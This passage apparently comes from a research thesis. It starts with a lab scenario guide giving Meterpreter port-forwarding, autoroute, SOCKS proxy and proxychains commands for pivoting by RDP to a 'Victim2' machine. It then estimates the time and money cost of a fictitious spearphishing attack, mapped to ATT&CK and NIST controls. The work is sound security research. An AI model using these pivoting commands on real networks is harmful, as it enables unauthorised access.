Once on the Windows machine use its ‘Remote Desktop Connection’ to further RDP into the final machine.

---

*ALTERNATE**

If participant has used the Meterpreter payload it is, instead, possible to port forward through the session and then remote desktop to the new machine:

```
meterperter > portfwd add -l 3389 -p 3389 -r 192.168.76.129
```

(IP address final octet may vary above)

In another terminal:

```
>rdesktop 192.168.76.129 -u Victim2
```

Use the password recovered from the Victim1 desktop and you’re in.

---

*ALTERNATE 2**

If the participant has used the Meterpreter payload it is also possible to forward and use proxy chains:

```
meterpreter > background
meterpreter > use post/multi/manage/autoroute
meterpreter > set SESSION x
```

Where ‘x’ is the session opened.

```
meterpreter > set SUBNET 192.168.76.0/24
meterpreter > run
meterpreter > use auxiliary/server/socks4a
meterpreter > run
```

In another terminal:

```
>nano /etc/proxychains.conf
```

Edit the last line to be uncommented as:

```
socks4 127.0.0.1 1080
```

Finally use remote desktop:

```
>proxychains rdesktop 192.168.76.129 -u Victim2
```

Use the password recovered from the Victim1 desktop and you're in.

Questions after Lateral Movement step:

- Do you think there would be an different types of cost incurred if you used a different Lateral Movement technique such as pass the hash?

Post-Attack

Questions to ask after the scenario:

- Do you think you would incur any different or extra costs for carrying out additional tactics such as:
  - Persistence?
  - Privilege escalation?
  - Command and Control?
  - Exfiltration?
- Do you think these costs are affected by the target implementing cyber security controls?
  Probe: If yes, how are they affected?

Appendix C

Adversary Cost Framework Use Case

To further explain the adversary cost framework (ACF), an example will be used to describe how it would be used to derive the cost of a fictitious cyber attack. This example will follow the ACF in the order which it is described in Chapter 6.

C.1 Example

In our example, a CRA has been conducted in a small utility provider. The organisation is a part of critical national infrastructure (CNI) for the country in which it resides. However, the small size of it means that if it falls victim to a cyber attack, it would not be as catastrophic as if a large CNI operator were to experience the impact of a proportionately similar attack.

C.1.1 Risk Assessment Dissection

As described in Section 6.2.1, there is no specific process for Risk Assessment Dissection. The aim for a CRA practitioner would be to take information from a prior CRA and its output to identify attack narratives throughout the system under consideration.

For the purpose of this example, a fictitious attack narrative will instead be defined for the scenario, which was briefly described at the beginning of this appendix. This is only a small attack narrative to demonstrate the usage of the ACF, rather than a realistic one in which an adversary would actively achieve a goal.

Initial Access

During the CRA, a review of policy documentation revealed that there was no internal security awareness training or security culture. This means that the staff may be particularly weak to phishing attempts. Coupled with an identified lack of endpoint detection and response (EDR) or anti-malware software, a malicious phishing attachment could provide an adversary with an entry point.

Lateral Movement

A build review of machines across the network revealed completely open and unsecured server message block (SMB) protocol, as well as reuse of local administrator credentials across the entire domain. Due to this reuse of local administrator credentials on all machines, the adversary could extract them from memory once they have access to a phished machine. These credentials could then be used in conjunction with SMB across the domain to move laterally across the network.

For brevity within the purpose of this example, extracting the credentials will not be covered. This would be a sub-technique of the OS credential dumping technique within the credential access tactic of the ATT&CK Framework.

C.1.2 Determine Confidence Interval

Section 6.2.2 describes the process for determining the confidence interval to be used throughout the entire attack narrative. The below follows that process using the example scenario:

1. Initial Probability Calibration is not possible to demonstrate; however, we will assume that we would have completed a number of sets of example calibration questions for feedback and repetition.

2. For Attack Narrative Data Consideration, the lack of security training and culture, and the build reviews were conclusive that these vulnerabilities exist across the organisation. We can be confident that the data is good for the entire attack narrative.

3. For Attack Narrative Experience Consideration, neither of the techniques are particularly difficult to understand the concepts of, with a basic knowledge of offensive security. For the purpose of this demonstration, we will say that our offensive security experience regarding these techniques is good.

4. Having completed an Initial Probability Calibration, noted that the attack narrative data is good, and our experience of the techniques encountered is sufficient, we can be confident in a 90% CI for this attack narrative for the ACF.

C.1.3 Tactic Selection: Initial Access

Like Risk Assessment Dissection, Tactic Selection has no prescriptive process. Instead, the tactics and techniques will be assessed chronologically as the attack narrative would transpire. Therefore, the first tactic to consider is initial access.

C.1.4 Discern Implemented Controls: Initial Access

Section 6.2.4 describes the process for determining implemented controls. The below follows that process using the example scenario:

1. A phishing attack with a malicious attachment is a technique explicitly described in the MITRE ATT&CK Framework - Phishing Attachment.

2. The mitigation and detection methods then need to be discerned from that technique's page of the ATT&CK Framework. At the time of writing, mitigation is separated into specific items, detection must be extracted from text.

   (a) Mitigation

      i. Antivirus/Antimalware
      ii. Network Intrusion Prevention
      iii. Restrict Web-Based Content
      iv. Software Configuration
      v. User Training

   (b) Detection

      i. Network Intrusion Detection
      ii. Detonation Chambers
      iii. DKIM+SPF Filtering or Header Analysis
      iv. Endpoint or Network Sensing
      v. Monitoring for Descendant Process Spawning from Productivity Software

3. To make these mitigation and detection methods more familiar, they should be aligned to the controls of the CRA practitioner's CRA method. This example will use NIST 800-53 [116].

   (a) Mitigation

      i. Antivirus/Antimalware

- SI-3: Malicious Code Protection

ii. Network Intrusion Prevention

- SC-7: Boundary Protection

iii. Restrict Web-Based Content

- CM-7: Least Functionality

iv. Software Configuration

- CM-6: Configuration Settings

v. User Training

- AT-2: Literacy Training and Awareness | Communications and Anomalous System Behaviour

(b) Detection

i. Network Intrusion Detection

- SI-4: System Monitoring

ii. Detonation Chambers

- SC-44: Detonation Chambers

iii. DKIM+SPF Filtering or Header Analysis

- SC-8: Transmission Confidentiality and Integrity

iv. Endpoint or Network Sensing

- SI-4: System Monitoring

v. Monitoring for Descendant Process Spawning from Productivity Software

- SI-4: System Monitoring

4. Finally, the CRA practitioner should discern which of the above controls have been noted as implemented in the previously completed CRA. In this scenario, the organisation has an immature cyber security practice and has no controls in place.

C.1.5 Risk

Section 6.2.5 describes the process for decomposing and estimating an adversary's perceived risk. The below follows that process using the example scenario:

1. With a spearphishing attachment requiring user interaction, an attack failing will likely include being detected by the victim.

2. The primary consequence of a spearphishing attack failing and being detected would be the remaining malware providing a reasonable chance of attribution.

3. Once attributed and identified, a further consequence could be extradition, if necessary, and prosecution.
   - Should the adversary be a nation-state, this could cause an international incident.
4. A tertiary consequence of prosecution could be jail time and fines.
   - Should the adversary be a nation-state, a tertiary consequence could be sanctions.
5. There are no more apparent consequences.
6. There are no more apparent risk events.

With the above taken into consideration, but with the adversary potentially having realised the organisation's security maturity is low, we could assume that the adversary would accept a 90% chance of success.


C.1.6 Time Decomposition: Initial Access

Section 6.2.6 describes the process for decomposing the time factor of cost. The below follows that process using the example scenario:

1. The CRA practitioner should first identify that the adversary would send the malicious email; this is the event action.
2. This event action would require IT knowledge and offensive security knowledge. Sending a spearphishing email does not require context-specific knowledge.
3. To send a spearphishing email, the adversary would have to write it. This is the first development action.
4. Writing a convincing spearphishing email requires IT knowledge and offensive security knowledge. It does not require context-specific knowledge, although, should the CRA practitioner choose to separate offensive security knowledge and social engineering as a context-specific knowledge, that is possible.
5. To know what content to include in the spearphishing email, the adversary must conduct human target reconnaissance. This is the information gathering action.
6. Conducting human reconnaissance requires IT knowledge and offensive security knowledge.

7. There are no more information gathering actions.
8. The adversary must create a malicious attachment; this is the second development action.
9. Creating a malicious attachment requires IT knowledge, offensive security knowledge, and the context-specific knowledge of exploit writing.
10. To know what to include in the malicious attachment, the adversary must know what system they will be exploiting. For this, they must conduct target infrastructure reconnaissance. This is the first information gathering action for the current development action.
11. Target infrastructure reconnaissance requires IT knowledge and offensive security knowledge.
12. There are no more information gathering actions.
13. To handle all of the malicious communications and send the email, the adversary must set up command and control (C2). This is the third development action.
14. Setting up C2 requires IT knowledge and offensive security knowledge.
15. There are no more information gathering actions.
16. There are no more development actions.
17. There are no more event actions and so the process is complete.

Figure C.1 shows a table created in a spreadsheet to depict the output of this process, complete with all time cost factor components discerned from the decomposition. This table includes nested information gathering, development, and event actions, each with their accompanying knowledges. Upper and lower bounds can be entered into this table once the CRA practitioner arrives at the Bounds process.



Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Send malicious email									
			IT						
			Offensive security						
	Write phishing email								
			IT						
			Offensive security						
		Human target recon							
			IT						
			Offensive security						
	Prepare malicious attachment								
			IT						
			Offensive security						
			Exploit writing						
		Target Infrastructure recon							
			IT						
			Offensive security						
	Set up C2								
			IT						
			Offensive security						
			Total						

Fig. C.1 Decomposed time factor for initial access ready for bound estimation


C.1.7 Finance Decomposition: Initial Access

Section 6.2.7 describes the process for decomposing the finance factor of cost. The below follows that process using the example scenario:

1. The CRA practitioner should first recognise that a laptop is necessary as part of the infrastructure.
2. The laptop must have appropriate IT software, such as an operating system, virtualisation software, etc.
3. The laptop must have the appropriate offensive security software, such as a debugger/decompiler for writing the malware.
4. There are no more tooling costs for the laptop.
5. As well as a laptop, the adversary needs an Internet connection for the entire process of gaining experience, preparing, and launching the attack.
6. To host the C2 tooling for obfuscation, a server is needed.
7. The C2 server must have the appropriate IT software, such as operating system, virtualisation software etc.
8. The C2 server must have the appropriate offensive security software, such as a C2 software like Cobalt Strike.

9. There are no more tooling costs for the server.
10. There are no more infrastructure costs.
11. As an additional cost, the adversary must have domains set up to have the C2 server's traffic look legitimate.
12. There are no more additional costs, and so the process is complete.

Figure C.2 shows a table created in a spreadsheet to depict the output of this process, complete with all the finance cost factor components discerned from the decomposition. This table includes nested tooling and infrastructure costs and then finally additional costs. Upper and lower bounds can be entered into this table once the CRA practitioner arrives at the Bounds process.



Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop								
	IT Licenses							
	Offensive Security Licenses							
Internet connection								
C2 server								
	IT Licenses							
	Offensive Security Licenses							
		Domains						


Fig. C.2 Decomposed finance factor for initial access ready for bound estimation

C.1.8 Bounds: Initial Access

Section 6.2.8 covers the entire Bounds process. This process conducts its three subprocesses for each cost factor component across both the time and finance cost factors, which, when described in text, can become quite unwieldy. Because of this, each subprocess will be completed in full with the respective table shown, and then a pertinent cost factor component will be described as an example for each subprocess.

Initial Bound Estimation: Time

Prior to describing a time cost factor component's initial bound estimation, the full table can be seen in Figure C.3. This table contains all of the raw costs per component.



Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Send malicious email				0	0				
			IT	8	40				
			Offensive security	8	40				
	Write phishing email			8	40				
			IT	8	40				
			Offensive security	8	40				
		Human target recon		80	160				
			IT	40	160				
			Offensive security	40	160				
	Prepare malicious attachment			40	80				
			IT	40	160				
			Offensive security	300	500				
			Exploit writing	160	300				
		Target Infrastructure recon		8	40				
			IT	300	500				
			Offensive security	160	500				
	Set up C2			80	300				
			IT	500	1000				
			Offensive security	300	660				
			Total	2088	4720				

Fig. C.3 Initial time estimation for spearphishing attachment in hours

To demonstrate the subprocess, ‘prepare malicious attachment’ will be used as an example:

1. The first step of the initial bounds estimation subprocess is to separate upper and lower bounds. Such that we have 95% confidence that the value will be higher than our lower bound, and separately 95% confidence that the value will be lower than our upper bound.

2. The second step works in conjunction with the binary bounds above, the absurdity test rules out extreme values.

   (a) For the lower bound, preparing the malicious attachment (assuming it is advanced and not from a tool), is going to take more than 8 hours (one day). 40 hours (one week) is a more reasonable estimate.


   (b) For the upper bound, considering there will be user interaction already on the system, it shouldn’t take more than 160 hours (one month) to write the attachment.

3. The third step is difficult to demonstrate. When the author imagines spinning a wheel with a 10% chance of winning £1000 vs winning the same prize if the bounds are correct, the bounds option seems like a considerably more lucrative bet. This indicates underconfidence. While it is unlikely to take less than 40 hours for the lower bound, 160 is perhaps too generous for the upper bound. Therefore, bringing the upper bound down to 80 hours (2 weeks) seems more appropriate.

4. This same subprocess should be completed for all of the time components (actions and knowledge).

Duplicate Adjustment: Time

The first tactic of the attack narrative should only require an intra-tactic duplicate adjustment because there are no prior tactics to adjust it against. This duplicate adjustment is shown in Figure C.4.



Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Send malicious email				0	0	0	0		
			IT	8	40	4	20		
			Offensive security	8	40	4	20		
	Write phishing email			8	40	8	40		
			IT	8	40	4	20		
			Offensive security	8	40	4	20		
		Human target recon		80	160	72	120		
			IT	40	160	40	160		
			Offensive security	40	160	40	160		
	Prepare malicious attachment			40	80	40	80		
			IT	40	160	40	160		
			Offensive security	300	500	300	500		
			Exploit writing	160	300	160	300		
		Target Infrastructure recon		8	40	8	40		
			IT	300	500	160	300		
			Offensive security	160	500	160	300		
	Set up C2			80	300	80	300		
			IT	500	1000	300	660		
			Offensive security	300	660	300	660		
			Total	2088	4720	1724	3860		

Fig. C.4 Duplicate adjustment for spearphishing attachment in hours

To demonstrate the subprocess, the IT Knowledge component for ‘send malicious email’ will be used:

1. IT knowledge encountered in ‘send malicious email’ is our current component.


2. Similar components are ones that would have some overlap. The most likely here are other IT knowledges. In this instance, there is probably some overlap in IT knowledge required to write and send a malicious phishing email.

3. IT knowledges for ‘send malicious email’ and ‘write phishing email’ are both reduced by 50% such that they incorporate one another.

4. The same subprocess should be completed for all of the time components (actions and knowledges).

Risk Adjustment: Time

The final bounds subprocess for the first tactic is Risk Adjustment. This takes from the Risk process in Section C.1.5 and adjusts the cost factor component costs accordingly. This can be seen in Figure C.5.



Initial Estimation						Duplicate Adjustment		Risk Adjustment	
Event Action	Development Action	Information Gathering Action	Knowledge	Lower	Upper	Lower	Upper	Lower	Upper
Send malicious email				0	0	0	0	0	0
			IT	8	40	4	20	4	20
			Offensive security	8	40	4	20	4	20
	Write phishing email			8	40	8	40	7	36
			IT	8	40	4	20	4	20
			Offensive security	8	40	4	20	4	20
		Human target recon		80	160	72	120	65	108
			IT	40	160	40	160	40	160
			Offensive security	40	160	40	160	40	160
	Prepare malicious attachment			40	80	40	80	36	72
			IT	40	160	40	160	40	160
			Offensive security	300	500	300	500	285	475
			Exploit writing	160	300	160	300	152	285
		Target Infrastructure recon		8	40	8	40	7	36
			IT	300	500	160	300	160	300
			Offensive security	160	500	160	300	160	300
	Set up C2			80	300	80	300	72	270
			IT	500	1000	300	660	300	660
			Offensive security	300	660	300	660	300	660
			Total	2088	4720	1724	3860	1680	3762


Fig. C.5 Risk adjustment for spearphishing attachment in hours

To demonstrate the subprocess, the ‘write phishing email’ action will be used:

1. The time taken to write the phishing email is a reducible cost.
2. As an action which happens during the attack, this component cost has not already been spent.
3. Due to being a time-based activity, the component cost is fluid. This means that the adversary can spend time writing the phishing email flexibly, including finishing early when it is ‘good enough’.
4. We have estimated that the adversary would have a 90% risk aversion in Section C.1.5. Due to this, we will reduce the costs by approximately 10%.
5. The same subprocess should be completed for all of the time components, paying attention to which costs would likely be reduced and by how much.

Initial Bound Estimation: Finance

The Initial Bound Estimation for finance can be found in Figure C.6.



Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000				
	IT Licenses		150	350				
	Offensive Security Licenses		0	250				
Internet connection			60	150				
C2 server			200	3000				
	IT Licenses		150	350				
	Offensive Security Licenses		0	1000				
		Domains	50	150				
			1110	7250				


Fig. C.6 Initial finance estimation for spearphishing attachment in GBP (£)

To demonstrate the subprocess, the 'Internet connection' cost will be used:

1. The first step of the initial bounds estimation subprocess is to separate upper and lower bounds. Such that we have 95% confidence that the value will be higher than our lower bound, and separately 95% confidence that the value will be lower than our upper bound.
2. The second step of the initial bounds estimation is the absurdity test. With financial costs, this can sometimes be better informed than with time costs due to the CRA practitioner knowing the general pricing of possible components. This is perhaps even easier with time-based financial costs, such as Internet connectivity, as the time to prepare for and execute the attack have been estimated already.
   (a) The lower bound for Internet usage across the attack and preparation should not be lower than 1680 hours (2 months work time). It would not be absurd to assume the average broadband cost (UK average for the purpose of this demonstration), which is £30 per month. This totals to £60 for the lower bound.
   (b) The same principle applied to the upper bound of 3762 hours would be 5 months, approximating to £150 with the UK average Internet price of £30 per month.
3. The third step of this subprocess is to compare spinning an imaginary wheel with a 10% chance of winning £1000 vs winning the same prize if the bounds are correct. In this instance, the author is content with the bounds of £60 and £150 for the Internet connection throughout the attack and preparation.
4. This subprocess should be completed for all components.

Duplicate Adjustment: Finance

As with the time cost factor, due to this being the first tactic in the attack narrative, only an intra-tactic duplicate adjustment is necessary. Figure C.7 shows the completed adjustment.



Initial Estimation					Duplicate Adjustment		Risk Adjustment	
Infrastructure	Tooling	Additional	Lower	Upper	Lower	Upper	Lower	Upper
Laptop			500	2000	500	2000		
	IT Licenses		150	350	75	175		
	Offensive Security Licenses		0	250	0	250		
Internet connection			60	150	60	150		
C2 server			200	3000	200	3000		
	IT Licenses		150	350	75	175		
	Offensive Security Licenses		0	1000	0	1000		
		Domains	50	150	50	150		
			1110	7250	960	6900		

Fig. C.7 Duplicate adjustment for spearphishing attachment in GBP (£)

To demonstrate the subprocess, the ‘IT licenses’ tooling cost component within the ‘laptop’ infrastructure will be used:

